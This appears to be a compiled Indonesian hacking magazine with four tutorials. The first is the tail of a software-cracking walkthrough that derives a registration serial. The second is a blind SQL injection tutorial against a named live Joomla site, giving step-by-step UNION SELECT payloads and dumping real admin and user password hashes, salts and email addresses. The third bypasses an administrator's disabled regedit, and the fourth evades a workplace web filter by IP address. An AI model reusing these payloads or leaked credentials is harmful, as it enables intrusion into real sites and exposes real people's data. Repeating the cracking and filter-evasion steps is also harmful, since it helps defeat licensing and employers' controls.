00404CB4	8B4C24 1B	MOV BYTE PTR SS:[ESP+1B], AL
00404CB8	8B5C24 11	MOV BYTE PTR SS:[ESP+11], BL
00404CBC	E8 2F090600	CALL dumped_.004655F0
00404CC1	8D5424 1C	LEA EDX, DWORD PTR SS:[ESP+1C]
00404CC5	8BF8	MOV EDI, EAX
00404CC7	52	PUSH EDX
00404CC8	E8 23090600	CALL dumped_.004655F0
00404CCD	03F8	ADD EDI, EAX
00404CCF	83C4 08	ADD ESP, 8
00404CD2	83FF 0B	CMP EDI, 0B
00404CD5	74 09	JE SHORT dumped_.00404CE0
00404CD7	5F	POP EDI
00404CD8	5E	POP ESI
00404CD9	33C0	XOR EAX, EAX
00404CDB	5B	POP EBX
00404CDC	83C4 18	ADD ESP, 18
00404CDF	C3	RET
00404CE0	807E 0C 52	CMP BYTE PTR DS:[ESI+C], 52
00404CE4	74 09	JE SHORT dumped_.00404CEF
00404CE6	5F	POP EDI

[ESI+5] berisi digit ke 6, [ESI+D] berisi digit ke 14, dan jika kedua digit tersebut dijumlahkan harus sama dengan 11 desimal lihat kode diatas. Jika benar maka kita akan berada pada address berikut:

Address	Hex dump	Disassembly
00404CE0	807E 0C 52	CMP BYTE PTR DS:[ESI+C], 52
00404CE4	74 09	JE SHORT dumped_.00404CEF

[ESI+C] berisi digit ke 13 key, jika digit ke 13 sama dengan 52 hexa atau karakter 'R' tanpa kutip paka kita akan berada pada alamat berikut:

Address	Hex dump	Disassembly
00404CEF	807E 0E 33	CMP BYTE PTR DS:[ESI+E], 33
00404CF3	74 09	JE SHORT dumped_.00404CFE

[ESI+E] berisi digit ke 15 key, jika digit tersebut sama dengan 33 hexa atau karakter '3' tanpa kutip maka kita akan berada pada alamat berikut:

Address	Hex dump	Disassembly
00404CFE	8A4E 0F	MOV CL, BYTE PTR DS:[ESI+F]
00404D01	33C0	XOR EAX, EAX
00404D03	80F9 30	CMP CL, 30

[ESI+F] berisi digit ke 16 key, jika digit tersebut sama dengan 30 hexa atau karakter '0' tanpa kutip maka kita telah berhasil melalui seluruh rintangan dan registrasi program t'lah usai. ^_^

Hasil serialnya adalah:

553456789012R5307893

Kesimpulan:

Dengan menganalisa suatu kode program kita dapat mengetahui algoritma apa yang digunakan pada program untuk mengecek serial number, semakin mahal harga suatu program semestinya semakin sulit pula proteksi yang di tanamkan pada program tersebut tidak hanya di packer, melainkan di beri suatu enkripsi ASProtector, Armadillo, virtual machine seperti enigma protector, dlll.

Profile:



Nick : fluxbyte, theblack30x
Ttl : Surabaya, 21 Agustus 1988
Kontak : theblack30x@yahoo.com

Be the one... See next Tuts.

BLIND SQL INJECTION IN JOOMLA

Penulis : ^Nd3s0^ (deny2survive@yahoo.co.id)




Hai..hai...ketemu lagi ama ^Nd3s0^, semoga gak bosan ☺ ☺ ☺ !!!
Kali ini saya akan coba jelaskan mengenai sql injection pada salah satu aplikasi CMS yang sudah terkenal yakni Joomla. Berangkat !!!

Google dork : [allinurl:option=com_ignitegallery](#)

misal :
<http://www.amapondo.co.za/>

kita cari bugnya :
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=&Itemid=62

Kita cek bugnya dengan menambahkan karakter ' (single quote) :
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1'/*&Itemid=62
Jangan lupa menambahkan tanda /* dibelakang tanda ' .
Maksud tanda /* adalah perintah setelah tanda tersebut tidak akan dijalankan. Tanda /* bisa diganti dengan --.
Hasil dari input diatas adalah :



Layar akan menampilkan gambar blank (berwarna hitam). Ini berarti webnya terkena bug sql injection. Teknik inilah yang disebut blind sql injection karena aplikasi tersebut bisa diketahui terkena sql injection atau tidak, 'hanya' berdasarkan prosesnya dan bukan dari error sql.

Selanjutnya, cari jumlah field yang digunakan dengan perintah **order by**.

```
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+1/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+2/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+3/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+4/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+5/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+6/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+7/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+8/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+9/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+10/*&Itemid=62 ← normal
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=1+order+by+11/*&Itemid=62 ← error/layar blank
```

Uhui....(kaya' komeng aja) error oi, berarti jumlah kolomnya ada : 11-1 = 10.

Selanjutnya, saya coba tampilkan angka togel dengan perintah **union select** dan jangan lupa untuk menambah karakter - (minus) setelah tulisan **gallery=**.

```
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=-1+union+select+1,2,3,4,5,6,7,8,9,10/*&Itemid=62
```

Perhatikan angka yang muncul pada browser. Browser akan menampilkan angka 3.

Fuihhhh.....Akhirnya, angkanya keluar juga. Lha terus, klo gak keluar gimana ???

Klo gak keluar, mungkin nulisnya terlalu cepat. Klo masih gak keluar...waduh berat nih, kemungkinan besar komputer yang dipakai yang error...wkwkwkwkwk !!!

Versi dari SQL yang dipakai bisa dilihat dengan perintah **version()**

```
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=-1+union+select+1,2,version(),4,5,6,7,8,9,10/*&Itemid=62
hasilnya adalah : 5.0.24-community-max-nt
```

Nama user bisa dilihat dengan perintah **user()**

```
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=-1+union+select+1,2,user(),4,5,6,7,8,9,10/*&Itemid=62
Hasilnya adalah : amapondo@localhost
```

Nama database bisa dilihat dengan perintah **database()**

```
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=-1+union+select+1,2,database(),4,5,6,7,8,9,10/*&Itemid=62
Hasilnya adalah : amapondo
```

Selanjutnya, yang paling penting dan paling menyenangkan adalah melihat username dan password dengan perintah **group_concat**.

```
http://www.amapondo.co.za/index.php?option=com_ignitegallery&task=view&gallery=-1+union+select+1,2,group_concat(username,0x3a,password,0x3a,email),4,5,6,7,8,9,10+from+jos_users/*&Itemid=62
```

0x3a adalah karakter hexa dari : (titik dua)

Pengertian dari perintah diatas adalah tampilkan isi dari kolom username, password dan email dari tabel jos_users (semoga gak salah, kalo salah tolong dikoreksi).

Hasilnya adalah :

```
admin:54fc1afc087e2f3c6d20744543a40f8e:futQJKRiawmXISWIGzozZ1iYKLVEinVK:mediacozw@gmail.com
,
tony:61eec1d0d329591f30dbbc74ed56ddaa:W9gdyEfnRpomkELzz9jOb3nDatUW0Uv5:tony.mechin@gmail.com
```

Passwordnya dienkripsi menggunakan md5+salt. Silakan didecrypt sendiri.....

Sekian saja tutorial dari saya. Semoga membantu.....

Peringatan : segala penyalahgunaan dari artikel ini bukan tanggung jawab penulis...
Ini hanya sebagai ilmu pengetahuan belaka...

Kritik, saran silahkan kirim ke : deny2survive[at]yahoo[dot]co[dot]id


Thanks to : the_com, phychole, doubpsycho, gholt, dumenk.sedenk, stresdesign, blu3_r19ht, and
all YF Prob member...

Special thanks to : xnuxer

-----end-----

Membuat regedit Alternatif saat regedit didisable Admin

By : S3yama (surya.stie@yahoo.com)



Salam Kenal X-Code yogyafree
Ini artikel ketiga saya setelah membaca banyak artikel dari yogyafree.
Artikel ini mungkin sudah banyak yang udah pada tau, dan bahkan sudah usang bagi mas-mas di x code (maaf ya mas-mbak saya numpang nulis Lagi). Semoga bermanfaat,,

Gini,,, awal perjalanan penulisan artikel ini (he,,,) waktu itu,, ada komputer teman saya yang bukan kebetulan lagi, regedit pada kompi itu didisable admin (mungkin karena virus) dan jelas sub menu "foldel option" hilang di menu "tools", padahal "foldel option" ini bisa dimunculkan melalui regedit. Berbagai cara sudah kami dia lakukan, bisa sih dengan menginstall kembali MS-Windows tapi kayaknya lama, mau pake linux gak biasa. Saya yang sedang jalan-jalan ketempatnya mencoba menolongnya,,, saya coba utak-atik dan menggunakan kemampuanku selama membaca X-code magazine dari yogyafree,, akhirnya dapat juga. Gak perlu panjang-panjang kisahny, ni caranya :

Bila sub menu "folder option" hilang coba cara ini :

Hapuslah DWORD Value yang bernama NoFolderOptions pada:

1. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
2. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

Setelah itu keluar dari regedit dan tutup semua program, lalu restart computer!



dan bila anda mau iseng menghilangkannya, bisa dengan ini :

Buat sebuah DWORD Value pada kedua lokasi di bawah ini dan beri nama NoFolderOptions.

1. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
 2. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
- Klik ganda NoFolderOptions dan masukkan angka 1 pada Value Data.**

dan bagaimana jika regedit tidak bisa dijalankan? (pasti ada akan kesal sekali) mungkin karena didisable admin atau karena kejahatan virus, nah coba cara ini :

1. Carilah file regedit.exe pada C:WINDOWS, atau file regedt32.exe pada C:WINDOWS\system32
2. Nah,,(tuh kan dapat) jika anda buka file ini, jelas gak bisa sebab telah didisable admin, tapi anda bisa membuat alternatif membukanya,, cobalah dengan klik kanan file regedit.exe atau regedt32.exe, dan klik run as, maka akan muncul kotak dialog ini :
3. Nah,,, disinilah kuncinya, ada pasti melihat tulisan "The following user", coba deh anda beri tanda cek, dan pilihlah user name yang akan anda jalankan (jangan lupa masukkan password jika anda telah memberikan password di user name anda), dan klik OK,, jreng,,,jreng,,, bisa kan ?



Tapi,, jika anda mau jalankan regedit dengan cmd (run) tetap gak bisa,,, ini cuman regedit alternatif, jika anda merasa ribet,, ya install ulang aja kompinya,,, tapi jika memang kompinya bervirus,, Insya Allah pasti didisable lagi. Saya memaparkan anda yang menentukan.

Salam bone hack community

By :
S3yama
Profile :



S3yama
Watampone, 4 sept 1988
Lorong Hitam Macope Awangpone Kab. Bone

ThAnk'S :

Allah SWT, kedua orang tua, i_m (marsya), mbak radiah, d'eni
yogyafree, laratu the big family, tis smp n 1 awp, gudep
223 smp n 1 awp, semua orang yang ingin menyebarkan
ilmunya!!! Sesungguhnya banyak orang yang memerlukan
kamu !!! sesungguhnya ilmu itu gratis, manusia aja yang
membuatnya mahal !!!

-----end-----

Melewati Multi-Proteksi Akses www.indowebster.com

Penulis : andrykidd



Saat sekarang ini telah menjadi kebiasaan sebagian besar para netter ketika melakukan aktivitas di dunia maya, tidak lagi hanya sekedar browsing. Beragam aktivitas mewarnai dunia maya, ada yang hanya sekedar membuka *e-mail*, *chatting*, mengupdate weblog, berkomunikasi di jaringan sosial virtual, diskusi dalam forum, bertransaksi online, mendownload dan mengupload file, sampai melakukan aktivitas underground seperti *hacking*, *cracking*, *defacing* dan sebagainya. Hal yang mungkin paling digemari oleh para netter adalah mendownload file, apalagi file-file tersebut bersifat gratis dan disediakan dengan akses yang mudah.

Secara umum file-file yang seringkali diunduh atau didownload dari portal internet adalah file-file program/software, game, dokumen elektronik, musik, dan video. File-file tersebut ada yang bersifat gratis dan adapula yang berbayar, namun seringkali disediakan secara gratis (*warez*). Seiring dengan perkembangan internet, saat ini telah banyak webportal atau situs-situs yang membuka layanan sebagai situs tempat penyimpanan dan pengunduhan file. Webportal tersebut merupakan 'surga' bagi para netter yang sangat hobi mendownload, apapun motif yang melatarbelakanginya. Apakah hanya sekedar hobi untuk mengumpulkan file tertentu (game atau film misalnya) ataupun tujuan lainnya.

Beberapa raksasa webportal yang sering netter gunakan sebagai tempat menyimpan maupun mengunduh file-file mulai dari ukuran beberapa Kb sampai Gb adalah <http://rapidshare.com>, <http://megaupload.com>, <http://2shared.com>, <http://ziddu.com>, <http://mediafire.com>, dan masih banyak yang lainnya. Namun terkadang situs-situs tersebut memiliki keterbatasan apalagi jika netter hanya sebagai pengguna biasa (*free user*). Masalah tersebut adalah masalah kecepatan download, layanan *multiple* download, dan *resume* download. Beberapa webportal tersebut tidak mendukung hal ini (kecuali <http://2shared.com>, kalau ada yang mau buktikan silahkan..he2).

Situs <http://indowebster.com> merupakan salah satu 'Surga' bagi para netter tanah air (lokal) yang gemar mendownload, apalagi yang memiliki bandwidth besar. Situs ini memiliki kapasitas penyimpanan file yang sangat besar, hingga ratusan *terabytes*, dengan jumlah server lebih dari 36 buah yang memudahkan dalam pengaksesan file-file tersebut.

Server Info Indowebster.com

We have **199605 Files**, **76541 Video**, **25273 Images**, and **285885 Users** in our data center.

Lalu lintas akses data dalam server-server indowebster hampir dipastikan setiap harinya sibuk melayani pengguna yang melakukan download dan upload berbagai jenis file mulai dari ukuran Kb hingga Gb. Kelebihan indowebster dibandingkan dengan webportal penyimpanan lainnya adalah, pada situs ini kecepatan download tidak dibatasi (kecepatan download hanya ditentukan oleh bandwidth pengguna dan sibuknya lalu-lintas data), file-file dengan ukuran besar yang disimpan oleh *uploader* umumnya dipecah menjadi beberapa bagian untuk memudahkan aksesnya, situs ini mendukung fitur *resume* download dari beberapa program download accelerator (salah satunya IDM—Internet Download Manager), dan selain itu situs ini memiliki jumlah server yang besar seperti disebutkan sebelumnya yang dapat memudahkan pengaksesan file. Berbagai kategori yang disediakan pada webportal ini antara lain adalah file dokumen, program, film, musik, game, video, dan lain-lain. Untuk netter yang sering mencari file game-game terbaru ataupun film-film terbaru dengan kecepatan download yang memuaskan indowebster merupakan pilihan yang pas.


Namun apa jadinya jika ditempat kerja anda atau dikampus anda memiliki pembatasan untuk mengakses situs ini atau dengan kata lain situs tersebut *block* (Di warnet atau di rumah biasanya tidak masalah, namun yang menjadi masalah utama adalah kecepatan downloadnya). Karena kebanyakan netter menggunakan fasilitas koneksi internet dikantor ataupun kampus untuk melakukan aktivitas download, apalagi untuk file-file yang berukuran ratusan Mb pastinya sangat terganggu dengan hal ini. Walaupun biasanya ada kebijakan pengaturan waktu untuk bisa mengakses web tersebut, misalnya setelah jam kantor ataupun jam perkuliahan selesai. Namun hal tersebut juga pastinya kurang memuaskan. Lantas apa yang anda lakukan???

Berbagai cara untuk melewati pembatasan akses suatu website atau situs tertentu telah banyak dibahas di internet. Mulai dari pemakaian proxy server, menggunakan situs anonim, ataupun melakukan tunneling. Namun jika cara-cara tersebut juga tidak berhasil, lantas cara apalagi yang bisa dilakukan?? Artikel yang penulis buat ini terinspirasi dari masalah pembatasan akses suatu halaman web, pada saat jam kantor atau saat jam aktif kuliah dikampus penulis. Situs indowebster merupakan salah satu contoh kasus yang bagus untuk dijadikan bahan uji coba karena akses pada situs ini sungguh menjanjikan pada sebagian orang (termasuk penulis sendiri..he2).


Di salah satu kantor, tempat penulis melakukan penelitian akhir, adiminstrator IT-nya menerapkan sistem pembatasan situs-situs tertentu selama jam kerja. Situs tersebut tidak hanya memblok situs indowebster, tetapi semua situs *social networking* (seperti friendster, facebook, twitter, multiply, dsb), layanan *chatting* via web, web penyedia video online seperti youtube, webportal penyimpanan file seperti rapidshare, megaupload, dsb juga dibekukan. Bahkan alamat-alamat situs proxy server dan situs anonym juga tidak bisa diakses. Jadi solusi awal yang seringkali digunakan untuk mengakali pemblokiran situs pun tidak berhasil. Karena hampir semua proxy server yang ditunjukkan oleh hasil pencarian *search engine* tidak dapat diakses, semuanya terblokir. Langkah pencegahan yang dilakukan admin tersebut mungkin adalah memblokir semua proxy server yang sering digunakan atau menggunakan keyword tertentu dalam pemblokiran tersebut (misalnya: memblokir semua situs yang memuat kata proxy dalam alamat url-nya dan sebagainya hal tersebut yang dilakukan).

Setelah beberapa waktu merasa tidak ada solusi untuk melakukan akses situs-situs 'favorite' tersebut, akhirnya ide sederhana muncul begitu saja. Sesuai analisis penulis sebelumnya bahwa pemblokiran dilakukan berdasarkan list yang telah dibuat ataupun menggunakan keyword tertentu pada alamat url situs tersebut dan dimulailah ide iseng tersebut. **Solusi dari masalah ini adalah pengaksesan alamat situs yang diblok melalui url IP (internet protocol) adresnya.** Ya, sangat simple sekali, hanya dengan mengakses url IP address-nya kita dapat masuk ke dalam situs yang telah diblokir sebelumnya. Namun sejauh yang penulis periksa tidak semua situs yang terblokir dapat diakses dengan cara ini, tetapi kabar gembira bagi anda para netter maniak download, indowebster.com ternyata dapat diakses dengan mudah dengan cara ini. Alamat Ip merupakan alamat yang unik untuk setiap web, dan aksesnya juga dapat dilakukan melalui pemanggilan alamat ini, baik melalui protokol HTTP, HTTPS, ataupun FTP. Ok, mari kita lihat bagaimana cara melewati multi proteksi yang dilakukan untuk membatasi akses suatu situs tertentu, dalam kasus ini adalah situs indowebster. Cara ini tidak membutuhkan program atau software tambahan. Software yang mungkin anda butuhkan mungkin hanya program download accelerator untuk mengunduh file dari situs ini (penulis menggunakan IDM). Beberapa langkah untuk masuk ke situs yang terblokir:


- Pertama, akses ke situs yang bersangkutan, apakah memang masih diblok atau sudah bisa diakses (karena batas waktu pemblokirannya sudah lewat). Jika belum bisa diakses maka cara selanjutnya wajib anda simak.




- Cari tahu IP address dari situs yang dituju, dalam hal ini indowebster.com. Cara yang paling mudah untuk mengecek ini adalah dengan menggunakan perintah **ping** pada command prompt atau shell anda. Cukup ketik **ping http://indowebster.com -t**. selanjutnya anda akan mendapatkan alamat IP-nya.



